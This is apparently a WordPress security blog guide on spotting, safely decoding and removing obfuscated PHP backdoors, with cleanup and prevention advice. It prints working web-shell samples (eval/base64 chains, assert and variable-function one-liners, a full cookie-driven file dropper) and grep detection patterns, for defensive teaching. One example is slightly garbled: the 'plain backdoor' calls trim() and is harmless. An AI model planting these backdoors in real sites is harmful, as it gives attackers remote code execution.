Obfuscated PHP Malware in WordPress: How to Recognize, Decode, and Remove It (With Real Samples)

If you’ve opened a PHP file on your WordPress site and found a wall of unreadable code — random short variables, long base64 strings, chains of eval(), gzinflate(), str_rot13(), or values pulled from $_COOKIE — you’re looking at obfuscated PHP malware. The code is deliberately scrambled so security scanners and site owners can’t immediately tell what it does. The fix is to first identify which obfuscation pattern you’re looking at, decode it safely without executing it, confirm what the payload does, and then remove every copy on your server along with the entry point that placed it there.
Quick Answer: Found weird-looking PHP code in WordPress?
- What it is: obfuscated PHP malware — a backdoor or remote code execution payload disguised to look like noise
- Where it hides: uploads folders, plugin folders, theme files, fake plugin folders, and occasionally inside
.htaccessor PHP files at the site root - How to recognize it: long base64 strings, dense single-line code, function names built from characters,
eval()orassert()on dynamic input, variables named$_,$O0O0,$x1 - How to decode it safely: never run the file — replace
evalwithechoin a copy, or use offline deobfuscation tools, then read the output - What to do next: hunt every other file matching the same pattern on your server, then close the original entry point so it doesn’t return
There’s a specific moment that brings WordPress site owners into my inbox more than almost any other: they open a file their security scanner flagged, and they cannot make sense of what they’re looking at. The code is technically PHP. It runs without errors. But it doesn’t read like any plugin or theme code they’ve ever seen — just a dense, scrambled wall of short variables, long encoded strings, and unfamiliar function chains.
That’s obfuscated PHP malware. It’s one of the most common types of compromise I find on hacked WordPress sites, and one of the hardest for non-developers to deal with because the code itself is designed to be unreadable.
This guide walks you through how to recognize the most common obfuscation patterns I see in the wild, how to decode them safely without executing the malware, and how to use what you find to clean the rest of the infection.

What “Obfuscated PHP Malware” Actually Means
Obfuscation is not encryption. It’s deliberate scrambling — taking code that does something simple and rewriting it so the same logic is hidden behind layers of indirection.
A malicious PHP backdoor in plain code might look like this:
<?php
if (isset($_POST['cmd'])) {
    trim($_POST['cmd']);
}
?>
That’s instantly recognizable, and any scanner will flag it. So attackers wrap it. The same backdoor, obfuscated, might run through base64 encoding, then gzip compression, then character substitution, then dynamic function names built from arrays — until the file looks like nothing at all.
The goal isn’t to make the code permanently unreadable. It just has to be unreadable to:
- Automated signature scanners that look for strings like
eval($_POST - The site owner who briefly opens the file and decides “I don’t know what this is, but it doesn’t look like malware”
- Other attackers who might find and steal the backdoor
Once you know how to read it, the obfuscation collapses surprisingly fast.
Where Obfuscated PHP Malware Usually Hides
Across more than 4,500 hacked WordPress sites I’ve cleaned since 2018, obfuscated PHP shows up most often in these locations:
wp-content/uploads/— there should never be PHP files in your uploads folder. Anything ending in.phphere is a strong compromise indicator.wp-content/plugins/— especially in fake plugin folders that contain only a single PHP file with no readme, no license, and no version data.wp-content/themes/— most often injected intofunctions.php,header.php, orfooter.php. I covered one specific case in found suspicious code in functions.php.wp-includes/andwp-admin/— disguised as fake core files with names likewp-l0gin.php(zero, not “o”) orwp-the1me.php.- The site root — sometimes inside
.htaccessif the server allows PHP execution from.htaccess, but more commonly as standalone PHP files with random or short names.
Knowing where to look is half the work. The other half is being able to read what you find.
The 5 Obfuscation Patterns I See Most Often
Here are the five patterns that account for the vast majority of obfuscated PHP I find during cleanups. Each one has a distinct visual signature you can learn to recognize.
Pattern 1: eval() + base64_decode() — The Classic
The most common pattern, and the one most scanners catch easily. It looks like this in its simplest form:
<?php eval(base64_decode("aWYoaXNzZXQoJF9QT1NUWydjJ10pKXt...")); ?>The base64 string decodes to actual PHP code, which eval() then runs. The encoded string is usually much longer than the example above — often hundreds or thousands of characters.
How to recognize it instantly:
eval(followed almost immediately bybase64_decode(- A long string of letters, numbers,
+,/, and=padding (the base64 payload) - Sometimes wrapped in a single-line file with no whitespace
This is the entry-level obfuscation. If you find it, you’ve found malware — no further analysis required to confirm.
Pattern 2: Multiple Decoding Layers (gzinflate + base64_decode + str_rot13)
A step up from Pattern 1. The payload is wrapped in two or three encoding layers that have to be unwound in order:
<?php eval(gzinflate(base64_decode(str_rot13("...")))); ?>The string inside is often unreadable garbage that doesn’t even look like base64 (because str_rot13 has shifted the characters). To decode it manually, you reverse the chain: ROT13, then base64 decode, then gzip inflate, then read the resulting PHP.
How to recognize it instantly:
- Nested calls:
eval(...(...(... ))) - Function names from this list inside the nesting:
gzinflate,gzuncompress,str_rot13,convert_uudecode,base64_decode,strrev - Often appears as a single very long line with no formatting
Pattern 3: assert() Instead of eval()
Older PHP versions allowed assert() to take a string and execute it as PHP — exactly like eval(). Attackers love this because many scanners specifically search for eval() and miss assert().
That single line is a complete remote code execution backdoor. The attacker sends PHP code in a request parameter, and assert() runs it. The @ suppresses any errors so the file produces no output.
How to recognize it instantly:
assert( with anything dynamic inside — $_GET, $_POST, $_REQUEST, $_COOKIE, decoded strings- Often very short — a one-line file is suspicious by itself
- The
@ error-suppression operator is a red flag in any malware context
Pattern 4: Cookie-Based Backdoors (Real Sample)
This is one of the more sophisticated patterns I see, and it's a good example of why visual scanning isn't enough. Here's a real obfuscated cookie-based backdoor I extracted from a client site:
<?php $c = $_COOKIE; $k = 0; $n = 5; $p = array(); $p[$k] = '';
while($n) { $p[$k] .= $c[36][$n];
if(!$c[36][$n+1]) { if(!$c[36][$n+2]) break; $k++; $p[$k] = ''; $n++; }
$n = $n + 5 + 1; }
$k = $p[0]() . $p[25];
if(!$p[18]($k)) { $n = $p[1]($k, $p[8]); $p[14]($n, $p[2] . $p[9]($p[7]($c[3]))); }
include($k);
Without running it, here's what this code is doing at a high level:
- It reads two specific cookies the attacker sends with their request —
$_COOKIE[36] and $_COOKIE[3]
- It walks through the characters of one cookie and uses them to build a list of PHP function names dynamically (so the file contains no recognizable function names like
eval or fopen in plain text)
- It then uses those reconstructed function names to write a payload from the second cookie to a file on disk
- Finally, it
include()s the file it just wrote, executing whatever the attacker sent
This is what makes the pattern dangerous: every function call (fopen, fwrite, base64_decode, file_exists) is referenced through array indexes pulled from cookie data. A scanner looking for the string eval or fopen won't find anything. The file is benign-looking PHP — until the right cookies are sent.
How to recognize it instantly:
- Heavy use of
$_COOKIE, $_GET, $_POST, or $_REQUEST at the top of the file
- Variables named with single characters or arrays like
$p[0], $p[25], $p[18] being called as if they were function names: $p[0](), $p[18]($k)
- An
include() or require() at the end pointing at a path that was just constructed dynamically
- No recognizable function names anywhere in the file
Pattern 5: Character Concatenation and Variable Variables
The final pattern hides function names by building them from concatenated strings or variable variables:
<?php $f = "as"."se"."rt"; $f($_REQUEST['x']); ?>
The variable $f ends up containing the string "assert", and PHP allows you to call a function by its name held in a variable. So $f(...) is the same as assert(...), but a text search for assert( won't find it.
A more elaborate version uses variable variables ($$x):
<?php $a = 'eval'; $b = 'a'; $$b($_POST['c']); ?>
How to recognize it instantly:
- String concatenation that builds names letter-by-letter or in two-character chunks
- A variable being called as a function:
$something(...)
- Double dollar signs anywhere in the file (
$$variable) — extremely rare in legitimate code
How to Safely Decode Obfuscated PHP Without Executing It
The single most important rule when analyzing obfuscated malware: never run the file. That includes loading the URL in a browser, including it from another PHP file, or running the file in a local PHP environment that has internet access.
Here are the techniques I use during cleanups, ordered from safest to most advanced:
1. Replace eval with echo in a copy
Make a local copy of the suspicious file. Open it in a code editor and find every eval( — replace it with echo(. Do the same for assert( if present. Then run the modified file in an isolated environment (a sandboxed local PHP install with no network access).
Instead of executing the decoded payload, the file will print it. You can then read what the malware was about to do.
2. Use offline deobfuscation tools
Several open-source tools are built specifically for unwinding common PHP obfuscation chains without executing the code. Searching for "PHP unobfuscator" or "PHP deobfuscator" will find current options. Use them on isolated copies, never on production files.
3. Decode each layer manually
If the obfuscation is just base64_decode, gzinflate, or str_rot13, you can decode it by hand or with a simple Python or PHP script that only decodes — no eval, no include. This is slow but completely safe.
4. Read the structure, not the content
For patterns like the cookie-based backdoor above, you don't actually need the full decoded payload to confirm it's malware. The structure — calling array elements as functions, building paths from cookies, ending in include() — is enough to confirm intent. Confirm, remove, move on to finding the others.
Important: If you're not confident analyzing obfuscated code safely, don't try to "test" it on your production server to see what it does. The point of obfuscation is to hide an action — that action runs the moment the file does. Treat suspicious files as confirmed malware once you've spotted the pattern, and remove them.
How to Find Every Other Obfuscated PHP File on Your Server
Finding one obfuscated file almost always means there are more. Attackers rarely plant a single backdoor — they plant several across different folders so that even if one is found, others remain.
Here are the patterns I grep for during cleanups (run from the WordPress root over SSH or your host's terminal):
grep -rEl "eval *\( *base64_decode" . — classic Pattern 1grep -rEl "eval *\( *gzinflate" . — Pattern 2 layered decodinggrep -rEl "@assert *\(" . — Pattern 3 assert backdoorsgrep -rEl "\\\$_COOKIE\[" wp-content/uploads/ — cookies referenced inside uploads (almost always malware)grep -rEl "\\\$\\\$" . — variable variables anywhere in the codebasefind . -name "*.php" -path "*/uploads/*" — all PHP files inside uploads (should be zero)
If you don't have shell access, your hosting File Manager's search tool can search file contents for the same strings. Slower, but works.
For a real-world example of mass-cleaning thousands of infected PHP files at once after identification, see how I cleaned 12,718 malware-infected PHP files in 5 minutes using VS Code.
Why You Shouldn't "Just Delete" Without Understanding
The most common mistake I see — and the reason most DIY cleanups fail — is deleting suspicious files without first understanding what kind of malware you're dealing with.
Obfuscated PHP malware almost never operates alone. Around it, attackers typically place:
- A scheduled WordPress cron task that recreates the file every hour
- A separate "loader" file in another folder that pulls in the backdoor on demand
- Modified core or plugin files that include the backdoor automatically
- Database entries in
wp_options that re-trigger the infection on the next page load
- Hidden admin users that recreate everything if any one of the above is removed
Spotting the obfuscation pattern tells you what you're hunting. Spotting it in five different files tells you the infection is widespread and you need to also check the database, the cron schedule, and the user table — covered in detail in how to scan and clean your WordPress database for hidden malware and how to find and remove hidden admin users.
If you're seeing JavaScript-based obfuscation rather than PHP, the equivalent guide for that is the complete guide to JavaScript redirect malware detection and decoding.
What to Do Once You've Identified Obfuscated Malware
The cleanup order matters. In sequence:
- Take a snapshot. Download a copy of every infected file you find before deleting anything — both as evidence and in case you need to trace patterns later.
- Map the spread. Run the grep patterns above and list every infected file. Don't start deleting until you have the full list.
- Remove the malicious files. If they're standalone files (not modifications to legitimate files), delete them. If the malware was injected into a real plugin or theme file, replace that file from a clean source rather than trying to surgically edit it.
- Reinstall WordPress core, themes, and plugins from clean sources. This catches any modifications you missed.
- Audit users, cron jobs, and the database. Hidden admin users, scheduled malicious cron tasks, and database-stored payloads are how this kind of infection comes back.
- Rotate every credential. WordPress admin, hosting cPanel, FTP/SFTP, database user, and any email addresses tied to the account.
- Close the entry point. Update outdated plugins, replace nulled themes, enable two-factor authentication. If you can't identify how the attacker got in, assume any vulnerable plugin or weak password is the culprit and harden everything.
For a full ordered post-cleanup checklist, see what to do after fixing a hacked WordPress site.
How to Prevent Obfuscated PHP Malware From Coming Back
Detection is reactive. Prevention is what keeps you out of this guide next month. The most effective measures, in order of impact:
- Keep WordPress core, plugins, and themes up to date. Most obfuscated PHP I find got in through a known vulnerability that had a patch available for weeks or months.
- Throw away nulled or pirated plugins and themes. A huge percentage of "free" premium plugins ship with backdoors built in. Why nulled plugins and themes are a security disaster covers this in depth.
- Disable PHP execution in
uploads/. Add a rule that blocks PHP from running inside the uploads directory. This single change neutralizes a huge class of attacks.
- Use strong, unique passwords with two-factor authentication. On WordPress and on your hosting cPanel.
- Run a real WAF or security plugin. Wordfence, Sucuri, or similar — and keep them updated.
- Monitor file changes. Most security plugins can alert you when new PHP files appear in places they shouldn't (like uploads). That's the earliest warning sign of this exact attack class.
For broader hardening, see how to secure a WordPress site and the more login-focused how to secure your WordPress login.
FAQ
Is obfuscated PHP code always malware?
Almost always, yes — at least on a WordPress site. Some legitimate commercial plugins use mild obfuscation to protect licensing code, but they don't use eval(), assert(), dynamic function names from cookies, or layered decoding chains. If you're seeing those patterns inside a WordPress install, treat it as malware.
Can I just leave the file alone if I don't fully understand what it does?
No. The whole point of obfuscated malware is that you can't tell what it does at a glance. Leaving it in place is leaving an active backdoor. If you're not sure how to remove it safely without breaking the site, get help — but the file has to go.
My security plugin says my site is clean, but I found this code anyway. How?
That's the exact reason advanced obfuscation exists. Patterns like the cookie-based backdoor have no recognizable function names in plain text, so signature-based scanners often miss them entirely. Behavioral scanners catch more, but no scanner catches everything. Manual review of recently modified PHP files is the gold standard.
I deleted the obfuscated file and the site is fine — am I done?
Probably not. Obfuscated PHP almost never operates alone. If you only removed one file, check for the related infrastructure: rogue admin users, cron-based reinfection, modified core files, and database injections. The lockout-style infections I cover in this Bluehost case study are a good example of how one obfuscated file can be one of hundreds.
How do attackers get the obfuscated file onto my site in the first place?
The four most common entry points I see are: (1) a vulnerable plugin or theme with a public exploit, (2) a stolen or weak admin password, (3) a nulled premium plugin or theme that shipped with a backdoor pre-installed, and (4) a compromise on another site sharing the same hosting account. The cleanup hasn't worked unless you've closed the entry point.
Can I rewrite the obfuscated code to make it harmless and keep it as a "honeypot"?
I'd strongly advise against it unless you're a security professional doing controlled research in an isolated environment. There's no upside on a production site, and the risk of accidentally re-enabling the backdoor is real.
Need an Expert to Find and Decode the Malware on Your Site?
Recognizing obfuscated PHP is the easy part. Mapping every infected file, tracing how the attacker got in, and removing the entire infection — including the parts that don't show up in any scanner — is what most cleanups actually require.
If you've found suspicious code on your WordPress site and you're not confident handling it yourself, or if you've already tried cleaning it and the malware came back, this is exactly the kind of case I work on every week. I've recovered more than 4,500 hacked WordPress sites since 2018.